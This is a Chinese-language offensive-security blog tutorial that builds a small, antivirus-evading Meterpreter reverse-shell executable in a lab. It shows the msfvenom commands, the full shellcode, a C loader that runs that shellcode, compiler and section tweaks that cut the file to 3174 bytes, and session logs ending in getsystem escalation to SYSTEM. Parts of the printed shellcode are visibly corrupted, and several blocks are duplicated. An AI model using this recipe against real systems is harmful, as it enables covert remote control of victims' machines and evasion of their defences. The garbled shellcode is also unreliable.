

专注APT攻击与防御

<https://micropoor.blogspot.com/>

注：请多喝点热水或者凉白开，可预防**肾结石**，**通风**等。

痛风可伴发肥胖症、高血压病、糖尿病、脂代谢紊乱等多种代谢性疾病。

攻击机： 192.168.1.5 Debian

靶机： 192.168.1.4 Windows 7

 192.168.1.119 Windows 2003

攻击机配置：

payload : windows/meterpreter/reverse_tcp

```
1 msf exploit(multi/handler) > show options
2
3 Module options (exploit/multi/handler):
4
5 Name Current Setting Required Description
6 ----
7
8
9 Payload options (windows/meterpreter/reverse_tcp):
10
11 Name Current Setting Required Description
12 ----
13 EXITFUNC process yes Exit technique (Accepted: '', seh, thread, process, none)
14 LHOST 192.168.1.5 yes The listen address (an interface may be specified)
15 LPORT 53 yes The listen port
16
17
18 Exploit target:
19
20 Id Name
21 -- ----
22 0 Wildcard Target
```

```
23
24
25 msf exploit(multi/handler) > exploit
26
27 [*] Started reverse TCP handler on 192.168.1.5:53
28
```

```
msf exploit(multi/handler) > show options
Module options (exploit/multi/handler):
  Name  Current Setting  Required  Description
  ----  -
  PAYLOAD  LHOST  LPORT

Payload options (windows/meterpreter/reverse_tcp):
  Name      Current Setting  Required  Description
  ----      -
  EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
  LHOST     192.168.1.5     yes       The listen address (an interface may be specified)
  LPORT     53               yes       The listen port

Exploit target:
  Id  Name
  --  ---
  0   Wildcard Target

msf exploit(multi/handler) > exploit
[*] Started reverse TCP handler on 192.168.1.5:53
```

payload生成 :

```
1 root@John:/tmp# msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.1.5 LPORT=53 -b '\x00' -f exe > First.exe
```

原始payload大小如下 :

73802字节, 大概在72KB

```
1 root@John:/tmp# du -sb First.exe
2 73802 First.exe
```

第一次优化payload :


提取windows/meterpreter/reverse_tcp shellcode


```
1 root@John:/tmp# msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.1.5 LPORT=53 -b '\x00' -f c
```

```
2 [-] No platform was selected, choosing Msf::Module::Platform::Windows
from the payload
3 [-] No arch selected, selecting arch: x86 from the payload
4 Found 11 compatible encoders
5 Attempting to encode payload with 1 iterations of x86/shikata_ga_nai
6 x86/shikata_ga_nai succeeded with size 368 (iteration=0)
7 x86/shikata_ga_nai chosen with final size 368
8 Payload size: 368 bytes
9 Final size of c file: 1571 bytes
10 unsigned char buf[] =
11 "\xd9\xc3\xba\xa1\x43\xe5\x72\xd9\x74\x24\xf4\x5d\x29\xc9\xb1"
12 "\x56\x31\x55\x18\x03\x55\x18\x83\xc5\xa5\xa1\x10\x8e\x4d\xa7"
13 "\xdb\x6f\x8d\xc8\x52\x8a\xbc\xc8\x01\xde\xee\xf8\x42\xb2\x02"
14 "\x72\x06\x27\x91\xf6\x8f\x48\x12\xbc\xe9\x67\xa3\xed\xca\xe6"
15 "\x27\xec\x1e\xc9\x16\x3f\x53\x08\x5f\x22\x9e\x58\x08\x28\x0d"
16 "\x4d\x3d\x64\x8e\xe6\x0d\x68\x96\x1b\xc5\x8b\xb7\x8d\x5e\xd2"
17 "\x17\x2f\xb3\x6e\x1e\x37\xd0\x4b\xe8\xcc\x22\x27\xeb\x04\x7b"
18 "\xc8\x40\x69\xb4\x3b\x98\xad\x72\xa4\xef\xc7\x81\x59\xe8\x13"
19 "\xf8\x85\x7d\x80\x5a\x4d\x25\x6c\x5b\x82\xb0\xe7\x57\x6f\xb6"
20 "\xa0\x7b\x6e\x1b\xdb\x87\xfb\x9a\x0c\x0e\xbf\xb8\x88\x4b\x1b"
21 "\xa0\x89\x31\xca\xdd\xca\x9a\xb3\x7b\x80\x36\xa7\xf1xcb\x5e"
22 "\x04\x38\xf4\x9e\x02\x4b\x87\xac\x8d\xe7\x0f\x9c\x46\x2e\xd7"
23 "\x95\x41\xd1\x07\x1d\x01\x2f\xa8\x5d\x0b\xf4xfc\x0d\x23 added"
24 "\x7c\xc6\xb3\xe2\xa8\x72\xbe\x74\x93\x2a\xbf\x81\x7b\x28\xc0"
25 "\x89\x4e\xa5\x26\xd9\xe0\xe5\xf6\x9a\x50\x45\xa7\x72\xbb\x4a"
26 "\x98\x63\xc4\x81\xb1\x0e\x2b\x7f\xe9\xa6\xd2\xda\x61\x56\x1a"
27 "\xf1\x0f\x58\x90\xf3\xf0\x17\x51\x76\xe3\x40\x06\x78\xfb\x90"
28 "\xa3\x78\x91\x94\x65\x2f\x0d\x97\x50\x07\x92\x68\xb7\x14\xd5"
29 "\x97\x46\x2c\xad\xae\xdc\x10\xd9\xce\x30\x90\x19\x99\x5a\x90"
30 "\x71\x7d\x3f\xc3\x64\x82\xea\x70\x35\x17\x15\x20\xe9\xb0\x7d"
31 "\xce\xd4\xf7\x21\x31\x33\x84\x26\xcd\xc1\xa3\x8e\xa5\x39\xf4"
32 "\x2e\x35\x50\xf4\x7e\x5d\xaf\xdb\x71\xad\x50\xf6\xd9\xa5\xdb"
33 "\x97\xa8\x54\xdb\xbd\x6d\xc8\xdc\x32\xb6\xfb\xa7\x3b\x49xfc"
34 "\x57\x52\x2e\xfd\x57\x5a\x50\xc2\x81\x63\x26\x05\x12\xd0\x39"
35 "\x30\x37\x71\xd0\x3a\x6b\x81\xf1";
```

```
root@John: /tmp# msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.1.5 LPORT=53 -b '\x00' -f c
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
Found 11 compatible encoders
Attempting to encode payload with 1 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 368 (iteration=0)
x86/shikata_ga_nai chosen with final size 368
Payload size: 368 bytes
Final size of c file: 1571 bytes
unsigned char buf[] =
"\xd9\xc3\xba\xa1\x43\xe5\x72\xd9\x74\x24\xf4\x5d\x29\xc9\xb1"
"\x56\x31\x55\x18\x03\x55\x18\x83\xc5\xa5\xa1\x10\x8e\x4d\xa7"
"\xdb\x6f\x8d\xc8\x52\x8a\xbc\xc8\x01\xde\xee\xf8\x42\xb2\x02"
"\x72\x06\x27\x91\xf6\x8f\x48\x12\xbc\xe9\x67\xa3\xed\xca\xe6"
"\x27xec\x1e\xc9\x16\x3f\x53\x08\x5f\x22\x9e\x58\x08\x28\x0d"
"\x4d\x3d\x64\x8e\xe6\x0d\x68\x96\x1b\xc5\x8b\xb7\x8d\x5e\xd2"
"\x17\x2f\x36e\x1e\x37\xd0\x4b\xe8\xcc\x22\x27\xeb\x04\x7b"
"\xc8\x40\x69\xb4\x3b\x98\xad\x72\xa4\xef\xc7\x81\x59\xe8\x13"
"\xf8\x85\x7d\x80\x5a\x4d\x25\x6c\x5b\x82\xb0\xe7\x57\x6f\xb6"
"\xa0\x7b\x6e\x1b\xdb\x87\xfb\x9a\x0c\x0e\xbf\xb8\x88\x4b\x1b"
"\xa0\x89\x31\xca\xdd\xca\x9a\xb3\x7b\x80\x36\xa7\xf1\xcb\x5e"
"\x04\x38\xf4\x9e\x02\x4b\x87\xac\x8d\xe7\x0f\x9c\x46\x2e\xd7"
"\x95\x41\xd1\x07\x1d\x01\x2f\xa8\x5d\x0b\xf4\xfc\x0d\x23\xdd"
"\x7c\xc6\xb3\xe2\xa8\x72\xbe\x74\x93\x2a\xbf\x81\x7b\x28\xc0"
"\x89\x4e\xa5\x26\xd9\xe0\xe5\xf6\x9a\x50\x45\xa7\x72\xb8\x4a"
"\x98\x63\xc4\x81\xb1\x0e\x2b\x7f\xe9\xa6\xd2\xda\x61\x56\x1a"
"\xf1\x0f\x58\x90\xf3\xf0\x17\x51\x76\xe3\x40\x06\x78\xfb\x90"
"\xa3\x78\x91\x94\x65\x2f\x0d\x97\x50\x07\x92\x68\xb7\x14\xd5"
"\x97\x46\x2c\xad\xae\xdc\x10\xd9\xce\x30\x90\x19\x99\x5a\x90"
"\x71\x7d\x3f\xc3\x64\x82\xea\x70\x35\x17\x15\x20\xe9\xb0\x7d"
"\xce\xd4\xf7\x21\x31\x33\x84\x26\xcd\xc1\xa3\x8e\xa5\x39\xf4"
"\x2e\x35\x50\xf4\x7e\x5d\xaf\xdb\x71\xad\x50\xf6\xd9\xa5\xdb"
"\x97\xa8\x54\xdb\xbd\x6d\xc8\xdc\x32\xb6\xfb\xa7\x3b\x49\xfc"
"\x57\x52\x2e\xfd\x57\x5a\x50\xc2\x81\x63\x26\x05\x12\xd0\x39"
"\x30\x37\x71\xd0\x3a\x6b\x81\xf1";
```

建立Micropoor_small_payload工程，配置如下：





源码如下：

```

1 # include <windows.h>
2 int main(void)
3 {
4     char *shellcode = (char*)"Micropoor_shellcode";
5
6     DWORD Micropoor_shellcode;
7     BOOL ret = VirtualProtect(shellcode, strlen(shellcode),
8     PAGE_EXECUTE_READWRITE, &Micropoor_shellcode);
9     if (!ret) {
10        return EXIT_FAILURE;
11    }
12    ((void (*)(void))shellcode)();
13    return EXIT_SUCCESS;
14 }

```

原始shellcode_payload大小如下：

75776字节



优化：


在优化的过程中，需要确保

- 性能
- 稳定性
- 大小
- 可塑性
- 免杀性

非算法，故优化/O1



无使用预编译头，故否



无需调试信息，故否



自定义入口点：execMicropoor_shellcode



再次编译：

```

1>All 1 functions were compiled because no usable library from previous compilation was found.
1>已完成代码的生成
1>Micropoor_small_payload.vcxproj -> C:\Users\John\Desktop\Micropoor_small_payload\Micropoor_small_payload\Release\Micropoor_small_payload.exe
===== 全部重新生成: 成功 1 个, 失败 0 个, 跳过 0 个 =====

```

payload大小如下：

4608字节

| | |
|-------|---|
| 位置： | C:\Users\John\Desktop\Micropoor_small_pay |
| 大小： | 4.50 KB (4,608 字节) |
| 占用空间： | 8.00 KB (8,192 字节) |


第一次靶机测试：分别测试Windows 2003，Windws 7，reverse OK。

```
C:\Documents and Settings\Administrator\桌面\Micropoor_small_payload.exe
```

```
1 msf exploit(multi/handler) > exploit
2
3 [*] Started reverse TCP handler on 192.168.1.5:53
4 [*] Sending stage (179779 bytes) to 192.168.1.119
5 [*] Meterpreter session 4 opened (192.168.1.5:53 ->
  192.168.1.119:3887) at 2019-01-27 14:30:27 -0500
6
7 meterpreter > getuid
8 Server username: WIN03X64\Administrator
9 meterpreter >
10
```

第二次优化payload :


载入PEID



合并data to text , rdata to text 在次生成。


```
输出
显示输出来源(S): 生成
1>micropoor_small_payload.vcxproj -> C:\Users\John\Desktop\Micropoor_small_payload\Micropoor_small_payload\Release\
1>已完成生成项目“Micropoor_small_payload.vcxproj”的操作。
===== 全部重新生成: 成功 1 个, 失败 0 个, 跳过 0 个 =====
```

Section变化如下：



payload大小如下：

4096字节

```
位置: C:\Users\John\Desktop\Micropoor_small_pay
大小: 4.00 KB (4,096 字节)
占用空间: 4.00 KB (4,096 字节)
```

第二次靶机测试：分别测试Windows 2003，Windws 7，reverse OK。

```
c:\命令提示符 - Micropoor_small_payload.exe
C:\Documents and Settings\Administrator\Desktop>Micropoor_small_payload.exe
C:\Documents and Settings\Administrator\Desktop>Micropoor_small_payload.exe
-
```



```

00000670: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00000680: 1C 30 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00000690: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00000700: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00000710: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00000720: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00000730: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00000740: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00000750: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00000760: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00000770: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00000780: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00000790: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00000800: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00000810: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00000820: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00000830: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00000840: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00000850: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00000860: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00000870: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00000880: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00000890: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00000900: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00000910: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00000920: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00000930: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00000940: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00000950: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00000960: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00000970: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00000980: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00000990: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00001000: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

```

payload大小如下：

3174字节

```

位置:      C:\Documents and Settings\Administrator\桌面
大小:      3.09 KB (3,174 字节)
占用空间:  4.00 KB (4,096 字节)

```

第三次靶机测试：分别测试Windows 2003 , Windws 7 , reverse OK。

并且最终编译运行库依然为：**/MT**

| | |
|---------|------------------|
| 基本运行时检查 | 默认值 |
| 运行库 | 多线程 (/MT) |
| 结构成员对齐 | 默认设置 |

```

C:\命令提示符 - Micropoor_small_payload.exe
C:\Documents and Settings\Administrator\桌面>Micropoor_small_payload.exe
C:\Documents and Settings\Administrator\桌面>Micropoor_small_payload.exe
C:\Documents and Settings\Administrator\桌面>Micropoor_small_payload.exe

```

```

1 msf exploit(multi/handler) > exploit
2
3 [*] Started reverse TCP handler on 192.168.1.5:53

```

```
4 [*] Sending stage (179779 bytes) to 192.168.1.119
5 [*] Meterpreter session 11 opened (192.168.1.5:53 -> 192.168.1.119:3894) at 2019-01-27 14:56:30 -0500
6
7 meterpreter > getuid
8 Server username: WIN03X64\Administrator
9 meterpreter > getpid
10 Current pid: 3152
11 meterpreter > getsystem
12 ...got system via technique 1 (Named Pipe Impersonation (In Memory/Admin)).
13 meterpreter > getuid
14 Server username: NT AUTHORITY\SYSTEM
```

```
msf exploit(multi/handler) > exploit
[*] Started reverse TCP handler on 192.168.1.5:53
[*] Sending stage (179779 bytes) to 192.168.1.119
[*] Meterpreter session 11 opened (192.168.1.5:53 -> 192.168.1.119:3894) at 2019-01-27 14:56:30 -0500
meterpreter > getuid
Server username: WIN03X64\Administrator
meterpreter > getpid
Current pid: 3152
meterpreter > getsystem
...got system via technique 1 (Named Pipe Impersonation (In Memory/Admin)).
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > exit
```

第四次优化payload :

.....

文中的前三次优化，三次生成，已满足大部分实战场景。当遇到更苛刻的实战场景，75776字节优化到3174字节，接下来的季中，会继续优化。

- Micropoor